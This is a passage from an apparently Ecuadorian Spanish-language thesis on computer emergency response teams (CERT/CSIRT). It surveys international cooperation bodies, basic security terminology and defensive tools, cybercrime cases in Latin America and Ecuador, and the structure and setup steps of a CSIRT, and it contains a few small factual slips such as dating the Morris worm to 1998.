“Asociación integrada por 23 redes nacionales de investigación y educación. La función primaria del CEENet es coordinar los aspectos internacionales de lo académico, redes de investigación y educación en la parte este y central de Europa y países adyacentes. En este intercambio básico de reconocimiento acerca de los aspectos básicos de la seguridad de las redes de computadoras, la exploración entre países miembros es conducida” (Enisa, 2006a, p. 17).

#### **1.1.4.4 European Governmental Firsts CERT**

“Es un grupo de CERTs con circunscripción gubernamental y responsabilidades nacionales en sus países cooperan en tareas específicas relacionadas al mundo operacional de un CERT gubernamental” (Enisa, 2006a, p. 18).

Símbolo CERT Europeo



*Figura 2.*

Fuente: Enisa (European Union Agency for Network and Information Security)

#### **1.1.4.5 Asociación de Redes de Investigación y Educación Trans Europeas (Trans European Research and Education Networking Association (TERENA TF-CSIRT))**

“Una fuerza especial organizada bajo el auspicio de TERENA<sup>5</sup>, es una plataforma informal para cooperación de CERTs europeos que facilita íntima colaboración entre equipos particulares o grupos de equipos de proyectos e iniciativas comunes. Al interior de esta fuerza especial la iniciativa de introducción de confianza ha sido introducida” (Enisa, 2006a, p. 18).

Símbolo de TERENA



*Figura 3.*

Fuente: Enisa (European Union Agency for Network and Information Security)

#### **1.1.4.6 Cooperación Internacional**

“La satisfactoria cooperación entre CERTs/CSIRTs, localizados en diferentes países en muchas regiones es un factor clave de éxito para el manejo de incidentes dado el carácter global de Internet y propagación de amenazas de seguridad. Muchos

---

<sup>5</sup> TERENA: Es la red Académica y de Investigación Trans Europea fundada en 1994 y radica en Ámsterdam cuyo objetivo es promover y desarrollar una alta calidad internacional de infraestructuras de red para soportar la investigación y educación europeas, disponible en: <http://www.terena.nl/>

servicios del CERT son fuertemente dependientes de la colaboración con otros equipos de diferentes partes del mundo” (Enisa, 2006a, p. 33).

#### **1.1.4.6.1 Forum of Incident Response and Security Teams (FIRST)**

“Foro de Equipos de Seguridad y Respuesta a Incidentes, fundado en 1990, sus miembros han resuelto un flujo casi continuo de ataques e incidentes relacionados con la seguridad incluyendo el manejo de miles de vulnerabilidades de seguridad que afectan a casi todos los millones de sistemas y redes de ordenadores en todo el mundo conectados por internet” (FIRST, 2015). FIRST tiene más de 300 miembros alrededor del mundo, al interior del foro hay muchas iniciativas formales e informales usualmente construidas dentro de las áreas de interés o los servicios prestados. La cooperación formal está construida al interior de los confines de los Grupos Especiales de Interés (SIGS).

Símbolo de FIRST



*Figura 4.*

Fuente: Enisa (European Union Agency for Network and Information Security)

#### **1.1.4.7 América del Sur**

“El desarrollo de la cooperación entre CERTs en Sudamérica y el Caribe toma una ruta similar a Europa. CLARA<sup>6</sup> (Cooperation of Advanced Networks in Latin America), ha establecido un grupo de trabajo para direccionar problemas de seguridad” (Enisa, 2006a, p. 31).

---

<sup>6</sup> Red CLARA :<http://www.redclara.net>

#### CERTs en América Latina



*Figura 5.* La figura 5 presenta un mapa de América del sur en el que se destaca la presencia de la red CLARA y países de la región que forman parte del grupo de trabajo.

Fuente: (Enisa, 2006)

#### 1.1.4.8 América del Norte

“En Estados Unidos, la nación con el mayor número de CERTs existentes US CERT (United States Computer Emergency Response Team), ha organizado varias reuniones llamadas encuentros CSIRT norteamericanos, estos encuentros, atraen proveedores de productos para CSIRT, proveedores de seguridad, proveedores de servicios, organizaciones académicas y gubernamentales dentro de los Estados Unidos” (Enisa, 2006a, p. 32).

#### CERTS en América del Norte



*Figura 6:*

Fuente: (Enisa, 2006a)

#### **1.1.4.9 Términos importantes usados en la Seguridad de la Información**

“Confidencialidad: garantía que la información sea accedida sólo por personas autorizadas. Integridad: permitir que la información sea modificada sólo por personas autorizadas y de forma autorizada. Disponibilidad: garantizar que la información se encuentre disponible en tiempo y forma para quienes la requieran (y se encuentren autorizados)” (Amparo, 2012, p. 176). El mantener la información con estas características se convierte en el objetivo principal para la seguridad de la información.

##### **Activo de información**

“Se conoce como activo de una organización a todo bien tangible o intangible que ésta posee y que puede producir un beneficio” (Amparo, 2012, p. 177).

##### **Amenaza**

“Evento cuya ocurrencia podría impactar en forma negativa en la organización. Las amenazas explotan las vulnerabilidades”(Amparo, 2012, p.178).

##### **Vulnerabilidad**

“Ausencia o debilidad de un control. Condición que podría permitir que una amenaza se materialice con mayor frecuencia, mayor impacto o ambas” (Amparo, 2012, p. 178).

##### **Riesgo**

Probabilidad de que una amenaza explote alguna vulnerabilidad, en combinación con las consecuencias que se puedan ocasionar (De Amparo, 2012, p. 156).

##### **Incidente de Seguridad**

Es un evento adverso (evento con consecuencias negativas), que puede comprometer o compromete la confidencialidad, integridad o disponibilidad de la información.

“Un incidente de seguridad se produce cuando una amenaza explota una vulnerabilidad” (Amparo, 2012, p. 179).

### **Ethical Hacking**

“Es la actividad que comprende realizar pruebas de penetración, atacando sistemas en favor del propietario u organización propietaria de los sistemas de información” (Broad & Binder, 2014, p. 4).

### **Análisis de Vulnerabilidades**

“Un análisis de vulnerabilidad es usado para evaluar los parámetros de seguridad de un sistema de información” (Broad & Binder, 2014, p. 5).

### **Ingeniería Social**

Según (Broad & Binder): “La ingeniería Social comprende intentos de burlar a usuarios de los sistemas o administradores hacia el interior, pero más allá de dirigir con acierto el acceso o conseguir derechos, los ataques de la Ingeniería Social son nocivos para usuarios o sistemas de información. La Ingeniería Social necesita usar personas relacionadas a la organización para comprometer los sistemas de información. Entre las técnicas comunes de Ingeniería Social se pueden considerar los intentos de obtener asistencia técnica para reiniciar cuentas de usuarios o contraseñas u obtener que usuarios legítimos revelen sus contraseñas, habilitando a la Ingeniería Social el ingreso a cuentas para las que no tienen autorización. Otras técnicas usadas por la ingeniería Social son Phishing o Spear Phishing” (2014, p. 6).

### **Phishing (pronunciado como fishing)**

Según (Broad & Binder): “En Phishing la Ingeniería Social intenta obtener objetivos individuales para descubrir información personal como nombres de usuarios, número de cuentas y contraseñas. Esto es a menudo realizado por el uso de buscadores de autenticación, consiguiendo falsificar correos desde corporaciones, bancos y servicios de atención al cliente. Otros métodos de phishing buscan obtener que los



usuarios elijan hyperlinks que permiten a códigos maliciosos instalarse en computadoras objetivos sin que ellos se den cuenta. Este malware luego será usado para obtener datos a través de la computadora o usar la computadora para atacar a otras. Phishing normalmente no se orienta a usuarios específicos pero la víctima puede ser alguien en una lista de correo o con una extensión de correo específica por ejemplo usuarios con una extensión “@foo.com” (2014, pág. 6).

## **Malware**

Es un sobrenombre para virus, gusanos, troyanos, Keyloggers<sup>7</sup> y bots<sup>8</sup>. En relación al reporte de resultados en una prueba de penetración, el uso del término malware es bueno para reportar a un nivel ejecutivo, pero cuando se involucra con un reporte técnico éste es a menudo mejor y más exacto para la propia clasificación del tipo de malware usado para explotar la vulnerabilidad (De Broad & Binder 2014, p.168).

## **Puertas Traseras**

Una puerta trasera es un programa que es dejado correr en el sistema comprometido para más tarde facilitar la entrada sin tener que explotar la vulnerabilidad una y otra vez, la mayoría de caballos Troyanos tienen una puerta trasera, sin embargo una puerta trasera no necesariamente tiene que ser parte de un caballo Troyano. Las puertas traseras son aplicaciones o scripts que corren como un caballo Troyano pero no proveen funcionalidad alguna al usuario del sistema comprometido. Una puerta trasera puede ser implementada para ejecutarse como un programa íntegro separado que corre en un host, pegado al sistema de encriptación, camuflado como un rootkit<sup>9</sup>, entrelazado como una pieza de código de programación o al interior de un algoritmo de autenticación ( De Broad & Binder, 2014, pp. 171-172).

---

<sup>7</sup> Keyloggers: programa informático que registra todas las pulsaciones que se realizan sobre un teclado para ser guardadas en un archivo o enviadas por internet.

<sup>8</sup> Bots: término relacionado a un robot que puede ejecutar acciones por sí mismo.

<sup>9</sup> Rootkit: es un programa o conjunto de programas que un intruso usa para esconder su presencia en un sistema y le permite acceder en el futuro para manipular este sistema.

## **Caballos Troyanos**

Un caballo Troyano, conocido simplemente como “Troyano”, es un programa malicioso instalado dentro de un host para desarrollar una función premeditada, crea puertas traseras, corre scripts, roba información y en algunos casos explota socialmente a personas indisciplinadas captando información personal como número de tarjetas de crédito. Además a menudo los troyanos son confundidos con virus. Lo que hace a los troyanos encontrarse lejos de ser clasificados como virus, es que a menudo son programas stand-alone (permanecer aislado) y no se inyectan por si solos en algún otro programa (De Broad & Binder 2014, p. 169).

## **Virus**

“El código malicioso que infecta un proceso existente o un archivo es clasificado como virus. La infección de un virus puede afectar archivos, espacio de memoria, sectores de inicialización y hardware” (Broad & Binder, 2014, p. 169).

## **Gusanos**

Al igual que los virus, los gusanos pueden tener la misma fuerza destructiva, que pone a los gusanos fuera de los virus, es que los gusanos no necesitan interacciones humanas para replicarse. Los gusanos eligen vulnerabilidades y luego ejecutan comandos para moverse desde un host a algún otro sistema y continuar infectando a otros sistema vulnerables de manera automática (De Broad & Binder 2014, p. 169).

### **1.1.5 Aplicaciones diseñadas para mantener la seguridad informática**

#### **1.1.5.1 Sistemas de comunicaciones seguras**

Existen varios tipos de comunicaciones seguras en el mercado, a continuación se brinda un listado dando a conocer sus características:

- “SSH(Secure Shell), stelnnet: Estos programas permiten brindar conexiones seguras con sistemas remotos y mantener la conexión cifrada para evitar que los datos circulen por la red sin cifrar”(Amparo, 2012, p. 79).
- “Cryptographic Ip Encapsulation (CIPE): Cifra los datos a nivel de red, el viaje de los paquetes entre host se hace cifrado, a diferencia de SSH que cifra los datos por conexión” (Amparo, 2012, p. 79).
- “SSL (Secure Socket Layer): Proporciona servicios como cifrado de datos, autenticación de servidores, integridad de mensajes y opcionalmente la autenticación del cliente” (Amparo, 2012, p. 79).

#### **1.1.5.2 Firewall**

“Llamado también cortafuegos forma parte de una red, su funcionalidad es la de restringir al acceso no autorizado basándose en un conjunto de reglas u otros criterios” (Amparo, 2012, p. 79).

#### **1.1.5.3 Wrappers**

“Se trata de un programa que controla el acceso a un segundo programa, el Wrapper literalmente cubre la identidad de este segundo programa, obteniendo con esto un más alto nivel de seguridad, son usados dentro de la seguridad de sistema UNIX. Nacen frente a la necesidad de modificar el comportamiento del sistema operativo sin modificar su funcionamiento”(Amparo, 2012, p. 80).

#### **1.1.5.4 Listas de Control de Acceso o ACL**

“Se encargan de proveer un nivel de seguridad adicional, mediante reglas de acceso a la red, permitiendo el ingreso a aquellos paquetes de red cuyas direcciones IP están marcadas como permitidas y restringiendo aquellas como de acceso de acceso denegado o restringido”(Amparo, 2012, p. 80).

### **1.1.5.5 Honey Pot**

“La finalidad de estos equipos es presentar vulnerabilidades y por medio de estos atraer atacantes, esta técnica tiene como finalidad recolectar información y técnicas empleadas por los atacantes” (Amparo, 2012, p. 80).

### **1.1.5.6 Sistemas de Detección de Intrusos (IDS)**

“Su funcionalidad consiste en detectar actividades inapropiadas, incorrectas desde el exterior hasta el interior del sistema informático” (Amparo, 2012, p. 81).

### **1.1.5.7 Redes Privadas Virtuales**

“Proporcionan un medio para usar el canal público de internet como un canal público apropiado para comunicar datos privados. Con la tecnología de encriptación y encapsulamiento una RPV básica crea un pasillo o túnel privado a través de una red insegura del tal manera que la red pública es usada únicamente como la infraestructura para el envío de los datos”(Amparo, 2012, p. 86).

### **1.1.5.8 Software antivirus**

“Se trata de un programa invisible para un usuario (no detectable por el Sistema Operativo), cuyo código incluye información suficiente y necesaria para que puedan reproducirse formando réplicas de sí mismos, en archivos disco o computadora distinta a la que ocupa, susceptibles de mutar, resultando de dicho proceso la modificación, alteración o destrucción de los programas de y o hardware aceptados” (Universidad Autónoma del Estado de Hidalgo, 2014, p. 51).

## **1.2 Análisis de la realidad de la Seguridad Informática**

La seguridad de la información se orienta a la protección de la información de un amplio rango de amenazas con el fin de asegurar la continuidad de las organizaciones, para lo cual se deben incluir controles para identificar y reducir riesgos, limitar las consecuencias de incidentes dañinos y asegurar que la

información requerida para procesos de negocios se encuentre realmente disponible (De ISO/IEC, 2005, p. 9).

### **1.2.1 Realidad Mundial frente a la Seguridad Informática**

Las organizaciones están conscientes de que varios de los mecanismos implementados para mantener la seguridad de sus redes están sujetos a fallas razón por la cual se hace necesario contar con equipos entrenados en el tratamiento de incidentes de seguridad que permitan restablecer los sistemas sin pérdida de información y en el menor tiempo posible (De Andrade 2012, p. 16). De esta manera lo comprendió el Gobierno de Los Estados Unidos cuando en el año de 1998 el gusano de internet Morris afectó el 10% de las máquinas en Internet de esa época, incluyendo a las de la NASA y provocando pérdidas estimadas en los 96 millones de dólares (De Andrade 2012, p. 16). Por otra parte, se ha dado en el lado del Pacífico de Asia la toma de conciencia del apoyo necesario entre varios equipos de seguridad de la región, para lograr una respuesta efectiva a los incidentes de seguridad, construyendo un cuadro de trabajo de red para compartición de información y procedimientos de manejo de incidentes cooperativo para ataques cibernéticos y mitigar las consecuencias de estas actividades, proyecto denominado APCERT y que para lograr su visión, se apoyan buenas prácticas y compartición entre miembros ( De Pacific & Collaboration, 2011, p. 1). En la región de Sudáfrica se ha generado una iniciativa de un equipo de seguridad y alarma orientado al asesoramiento comunitario (C-SAW), como alternativa al CSIRT debido al alto costo que representa su infraestructura y mantenimiento, una estructura C-SAW requiere que entidades con la necesidad de protección de un CSIRT se dividan en un número de comunidades y con el tiempo el crecimiento de los equipos C-SAW permita lograr una estructura completa de un CSIRT (De Ellefsen & Solms 2010a, p. 1).

#### **1.2.1.1 Estudio de casos entorno a la realidad mundial de la Seguridad Informática**

La UIT (Unión Internacional de Telecomunicaciones) ha generado un número de documentos relacionados con el desarrollo de estructuras de CIIP (Protección de Infraestructuras de Información Crítica), en países desarrollados, uno de los

documentos claves es el ITU Cybersecurity WorK Programme to Assist Developing Countries 2007-2009, en el cual destaca la necesidad de establecer estructuras Protección de Infraestructuras de información Crítica, a causa del potencial impacto que ellos representan en la economía global (Ellefsen & Solms, 2010a, p. 8).

Diario El País (2014) presenta un artículo titulado “EE UU crea una red de seguridad para proteger a las empresas de ataques cibernéticos” en el cuál se habla sobre un proyecto cuyo objetivo es ayudar a las empresas estadounidenses a reducir los ataques informáticos y mejorar la seguridad de sus infraestructuras (p.1). En una de sus secciones cita: “La protección frente a los ataques informáticos se convirtió en una de las prioridades de la Administración Obama durante su segundo mandato”. Las incursiones de piratas informáticos en 2013 costaron a las empresas estadounidenses pérdidas económicas de entre 24.000 y 120.000 millones de dólares, de acuerdo con un informe del Centro de Estrategia y Estudios Internacionales (CSIC)” (Diario El País, 2014).

### **1.2.2 Realidad Latinoamericana de la Seguridad Informática**

Es destacable el hecho de que un 6% de las empresas latinoamericanas no tienen una solución de seguridad para la protección de su información y no cuentan con políticas de seguridad, por cuanto no tienen conciencia de los riesgos que existen en internet. Por otro lado el 80% de las empresas que sí poseen una solución de seguridad no tienen ninguna política definida para la gestión de incidentes de seguridad (De ESET, 2013, p. 5). Según el informe de la CEPAL<sup>10</sup>, los crímenes cibernéticos se originan en países donde las legislaciones no se han preocupado por sancionarlos (De Gamba, 2010, p. 1).

#### **1.2.2.1 Casos de estudio entorno a la Seguridad Informática en Latinoamérica**

El Universo presenta un artículo con fecha martes 25 de febrero del 2014 cuyo titular es “Fraudes en internet alcanzan los 430 millones en Latinoamérica”. En algunas de sus líneas cita: “El fraude en el comercio electrónico en América Latina y el Caribe

---

<sup>10</sup> CEPAL: Comisión Económica para América Latina y el Caribe

alcanza los 430 millones de dólares al año y el país de la región más afectado por el delito cibernético es Brasil”, informó el Registro de Direcciones de Internet en América Latina y el Caribe; las cifras se basan en un estudio patrocinado por la organización Lacnic. El comunicado de Lacnic señaló que el rápido desarrollo tecnológico en los países de la región y el consiguiente crecimiento del ciberdelito<sup>11</sup> hacen "imprescindible la generación de planes de acción que, recogiendo sus características culturales y de desarrollo, muestren la factibilidad de generar un entorno seguro" para aprovechar los múltiples beneficios de las tecnologías de la información y las comunicaciones "minimizando los riesgos que las acompañan" (El Universo, 2014).

Brasil, en Latinoamérica es un referente de desarrollo tecnológico y muestra preocupación por reducir la incidencia de delitos virtuales, en este contexto se destacan las leyes en contra de la pornografía infantil, creación de estaciones de policía especializada en crímenes electrónicos y en la ciudad de Sao Paulo considerada como su motor económico la creación del CSIRT-PRODESP cuyo objetivo es ser un punto de contacto con los demás CSIRTS existentes en Brasil y coordinar interna y externamente acciones en el tratamiento de los incidentes de seguridad, determinar el impacto, rápida recuperación y mantener la evidencia. Otra de las iniciativas del CSIRT-PRODESP es la creación de consorcios honeypot<sup>12</sup>, un proyecto que busca instalar sensores distribuidos en todo el país para detectar incidentes, amenazas e intentos de ataques a través de internet (De Gonçalves & Fernandes 2009,p. 1).

### **1.2.3 Realidad Nacional de la Seguridad Informática**

La penetración de Internet en Ecuador al año 2013 fue del 40.4 % (INEC, 2013, p. 8), está relacionado con el desarrollo de los servicios electrónicos involucrados en la actividad social, comercial, financiera, educativa, salud entre otras, conforme lo indica el Foro Mundial Económico en su Reporte Global de Tecnologías de la Información del 2012 (De Andrade 2012, p. 14).

---

<sup>11</sup> Ciberdelito: forma parte del ciber crimen actividades ilícitas realizadas por medio de la red y que son catalogadas de esta manera por las legislaciones propias de cada país.

<sup>12</sup> Honey pot: es básicamente un sistema preparado para aceptar todo tipo de ataques, pero en realidad sirve para identificar redes atacantes.

Continuamente se observa que actividades de ataques cibernéticos que pretenden obtener información confidencial de organizaciones e individuos se están llevando a cabo en el país y su éxito genera un mayor número de equipos intervenidos. La alerta en el país se inició tras la violación a la integridad de páginas del Gobierno y la intervención en correos privados de altas autoridades en el 2010. Sin embargo en la actualidad, ya se han tomado medidas legales, como la penalización por la violación a la confidencialidad de la información. El Estado Ecuatoriano a través del Código Orgánico Integral Penal en su art.190 contempla la penalización de uno a tres años por la apropiación fraudulenta de un bienes por medios electrónicos y en su art.232, contempla un pena de tres a cinco años por ataque a la integridad de los sistemas informáticos (Del & Barrezueta, 2014, p. 84).

### **1.2.3.1 Casos de estudio entorno a la Seguridad Informática en Ecuador**

En el diario el Comercio en un artículo con título “Ataque informático a la UEES” publicado el lunes 25/02/2013 cita: “Un ataque de hackers, denunció este lunes 25 de febrero la Universidad de Especialidades Espíritu Santo (UEES) de Guayaquil. En un comunicado, el centro de estudios explica que intentaron violentar la seguridad del registro de calificaciones. Algunos docentes advirtieron el ataque por lo que la UEES bloqueó el acceso de los hackers e incrementó los filtros de seguridad informática. También revirtió las alteraciones a las notas” (Comercio, 2013).

Un artículo presentado por el GALI (Grupo Andino para las Libertades Informativas) que se titula “Twitter del presidente es hackeado” y en su párrafo primero se cita “Esta vez fue el presidente de la República. La tarde del 27 de marzo de 2014 la cuenta de Twitter de Presidente Rafael Correa @MashiRafael fue hackeada. El grupo denominado Anonymus Ecuador, se atribuyó el ataque que duró aproximadamente cuatro horas.” (Alarcón, 2014, párr.1).

### **1.2.3.2 Organizaciones dedicadas a fortalecer la Seguridad Informática en Ecuador**

Es alentador mencionar que en Ecuador ya se han tomado medidas precautelares para la protección de los sistemas de información, mediante la creación de varios equipos



de seguridad informática como CSIRT-CEDIA Equipo de Respuesta a Incidentes de Seguridad Informática (Consortio Ecuatoriano para Desarrollo de Internet Avanzado) (“Descripción del CSIRT-CEDIA - CSIRT CEDIA,” 2014), CSIRT militar, CSIRT en Universidades como el de la ESPE (Escuela Politécnica del Ejército) (Andrade, 2012), Universidad Particular de Loja (De, 2011) y la Superintendencia de Telecomunicaciones, la misma que ha puesto en marcha el proyecto EcuCERT cuya misión es la de convertirse en el centro de alerta nacional que coordine, controle y contribuya con las administraciones públicas y privadas del país (Supertel, 2014).

CEDIA es el Consortio Ecuatoriano para el desarrollo de Internet Avanzado, creado con el fin de promover y coordinar el proyecto de Redes Avanzadas en el desarrollo de las Tecnologías de la Información, principalmente en Redes de Telecomunicaciones e Informática, forma parte de la red CLARA<sup>13</sup>, la misma que se encuentra constituía por redes nacionales interconectadas, con el fin de integrar países de la región para favorecer la colaboración a nivel mundial (CEDIA, 2009, p. 40).

El EcuCERT es el Centro de Respuesta a Incidentes Informáticos de la Superintendencia de Telecomunicaciones establecido el 11 de noviembre de 2013. “Su compromiso radica en contribuir a la seguridad de las redes de telecomunicaciones de todo el país y de la red de internet, para esto ofrecerá productos relevantes, servicios de calidad a sus mandantes y cooperará con otros equipos CSIRT dentro y fuera del Ecuador” (EcuCERT, 2015). Su principal resultado será lograr masificar el uso de internet, las tecnologías de la información y los sistemas de telecomunicaciones en todo el país, mediante la coordinación nacional e internacional de acciones técnicas destinadas a lograr usos más seguros de las redes que satisfagan la confianza de la comunidad que las utiliza. (EcuCERT, 2015).

---

<sup>13</sup> CEDIA:Cooperación Latinoamericana de Redes Avanzadas

Adicionalmente el “EcuCERT es miembro de la comunidad FISRT, con afiliación aprobada el 2014-10-02 y tiene como comunidad de servicio el gobierno y sectores públicos y privados” (FIRST, 2015).



## CAPÍTULO 2

### EQUIPOS DE RESPUESTA A EMERGENCIAS INFORMÁTICAS (CERT/CSIRT), SERVICIO PROACTIVO DE DETECCIÓN DE INTRUSOS, CONCEPTOS Y HERRAMIENTAS AFINES

#### 2.1 Introducción a los CERTs o CSIRTs

El primer CSIRT como estructura CERT/CC<sup>14</sup>, fue establecido como el resultado del incidente del gusano Morris en 1998 y fue introducido para coordinar esfuerzos que apoyen a la seguridad y brinden respuesta a emergencias en las redes informáticas (De Mouton & Ellefsen 2013, p. 2).

“El CSIRT debe brindar servicios de seguridad a las infraestructuras críticas de su comunidad, distribuidas en grandes sectores entre los que se puede citar: Agricultura, energía, telecomunicaciones, salud pública, transporte, gobierno, industrias, servicios postales, suministros de agua, banca, finanzas y de manera especial a las infraestructuras de información” (Amparo, 2012, p. 18).

##### 2.1.1 Definición

“Un CSIRT es un equipo conformado por expertos de la seguridad de las Tecnologías de la información, cuya principal tarea es responder a los incidentes de seguridad informática. El CSIRT presta los servicios necesarios para ocuparse de estos incidentes y ayuda a los clientes del grupo al que atienden a recuperarse luego de uno de ellos” (Enisa, 2006, p. 8).

Se usan abreviaturas para referirse al mismo equipo:

CERT o CERT/CC= CSIRT=CIRT=IRT=SERT

✓ CIRT (Team Response Incident Computer): Equipo de Respuesta a Incidentes Informáticos

---

<sup>14</sup> CERT/CC: Computer Emergency Response Team Coordination Center (Centro de Coordinación de Equipos de Respuesta a Emergencias Computacionales)

- ✓ IRT (Team Response Incident): Equipo de Respuesta a Incidentes
- ✓ SERT (Team Response Emergency Security): Equipo de Respuesta a Emergencias de Seguridad (De Enisa 2006b, p.6).

### **2.1.2 Misión y objetivos**

El CSIRT debe brindar servicios de seguridad a las infraestructuras críticas de su comunidad, distribuidas en grandes sectores entre los que se puede citar: Agricultura, energía, telecomunicaciones, salud pública, transporte, gobierno, industrias, servicios postales, suministros de agua, banca, finanzas y de manera especial a las infraestructuras de información, de acuerdo a Amparo (2012), éstas presentan la siguiente división:

- Internet: Servicios web, Hosting, correo electrónico, DNS, etc.
- Hardware: Servidores, estaciones de trabajo, equipos de red.
- Software: Sistemas operativos, aplicaciones, utilitarios.
- Sistemas de control SCADA, PCS/DCS (Amparo, 2012, p. 19).

### **2.1.3 Estructura de los CSIRTs**

“Los CSIRTs tienen una naturaleza jerárquica, un CSIRT nacional llamado también CSIRT de Coordinación que concentra y organiza el esfuerzo de los CSIRTs regionales, un CSIRT de carácter regional por su parte coordinará con los equipos de seguridad al interior de las compañías y entidades privadas” (Ellefsen & Solms, 2010a, p. 8).

## Jerarquía de los modelos de CSIRTs




Figura 8.

Fuente: (Ellefsen & Solms, 2010b, p. 3)

Los CSIRTs a menudo tendrán enlaces con sus homólogos internacionales, para actualizarse en la información relativa a cyber eventos<sup>15</sup>, para que se puedan manejar rápidamente y limitar su efecto. Los CSIRTs de Coordinación mantendrán relaciones con los CSIRTs internacionales que les permitirá una comunicación eficiente en caso de eventos relacionados a la seguridad (Ellefsen & Solms, 2010, p. 3).

<sup>15</sup> Cyber eventos: eventos relacionados con la seguridad de la información presente en medios electrónicos.

### **2.1.3.1 Estructura física de un CSIRT**

Para la creación de un CSIRT se tienen que elegir cuidadosamente los servicios que éste brindará, la elección adecuada del conjunto de servicios apoyará la misión del CSIRT y establecerá los recursos necesarios.

Esta organización debe contar con equipos de infraestructura física y técnica básicos, contar con equipos telefónicos dotados de líneas externas en lugar de conmutadas, fax, rango de direcciones IP asignado exclusivamente a la organización, servidor DNS para promocionar el equipo, una interfaz fácil de recordar para servicio Web o correo, un robusto sistema de correo con filtrado y búsqueda avanzada de archivos, página web, firewall para controlar el tráfico exterior e interior de la red, diferentes sistemas operativos, mecanismos para ver y rastrear datos de los incidentes, colección de herramientas y guías para su uso, sistemas de respaldo como la última línea de defensa en contra de brechas de seguridad y encriptación.

El número de incidentes procesados depende del tamaño del área que se protege, para una adecuada gestión se debe registrar el historial de cada incidente, todas las comunicaciones, archivos de log, evidencias, acciones tomadas etc. (De Penedo & Fccn, p. 6).

A continuación se presenta la tabla 2. Que recopila los elementos de infraestructura técnica de un CSIRT, útiles para que pueda desarrollar sus actividades.

Tabla 2.

*Elementos de infraestructura técnica de un CSIRT*

<b>Infraestructura Técnica Básica</b>	<b>Especificación</b>
Equipamiento Telefónico	Líneas externas en lugar de conmutadas
Fax	Cuando salga de servicio la red
Elementos de infraestructura de red	Rango de direcciones IP asignado a la organización
Servidor DNS	Promover la existencia del equipo y una interface fácil de recordar para servicio web o correo
Correo electrónico	Necesidad de un robusto sistema de correo, filtrado y búsqueda avanzada de archivos y posibilidad de la integración de herramientas automáticas
Sitio Web	Para difusión de su propia información, así como misión, noticias, alertas, contactos
Seguridad de Red	Firewall para controlar y ver a y desde la red
Equipos computacionales	Desconectados de otras redes para ser usados como plataforma de pruebas
Sistemas Operativos	Las redes han llegado a ser más heterogéneas y permiten tratar con diferentes tipos de sistemas operativos
Herramientas de respuesta a incidentes	Mecanismos para almacenar y rastrear datos de los incidentes
Herramientas de seguridad	Colección de herramientas y guías para su uso (Snort, Nessus)
Sistemas de respaldo	Se consideran la última línea de defensa en contra de brechas de seguridad
Encriptación	PGP disponible en varias plataformas

Nota. Fuente: (De Penedo, p. 6) Elaborado por María Narváez

### 2.1.3.2 Pasos para la implementación de un CSIRT

Una vez establecidos la misión y objetivos del CSIRT, se debe considerar varios aspectos como: definir colaboradores, servicios, recursos, estudiar modelos existentes, una librería con material de referencia, contratar expertos para formar parte del personal, entrenarse en simulaciones de prueba, firmar convenios de cooperación con organizaciones para la investigación de incidentes de seguridad informática, coordinar la gestión de incidentes informáticos a nivel nacional e internacional y obtener realimentación (De Robertson, Lessing, Nare, & Africa, 2008, p. 1-11). Para la puesta en marcha de un CSIRT se plantean algunos pasos a seguir, los mismos que muestran en la tabla 3:

Tabla 3.

*Pasos para el desarrollo operacional de un CSIRT*

Desarrollo Operacional de los CSIRTs	
Pasos	Acción
1	Aclarar cuestiones de mandato y de política
2	Obtener apoyo de gestión
3	Financiación segura
4	Disponibilidad de personal y otros recursos
5	Entender la cultura y diferencias gubernamentales
6	Plan de negocios
7	Capacitar al personal
8	Desarrollo operacional y procedimientos técnicos
9	Hacer operacional el CSIRT

Nota. Fuente: (De Robertson et al., 2008, p. 1-11) Elaborado por: María Narváez



## 2.1.4 Diferentes tipos de CSIRT

Tabla 4.

### *Diferentes tipos de CSIRT*

<b>Tipo de CSIRT</b>	<b>Descripción</b>	<b>Grupo de clientes atendido</b>
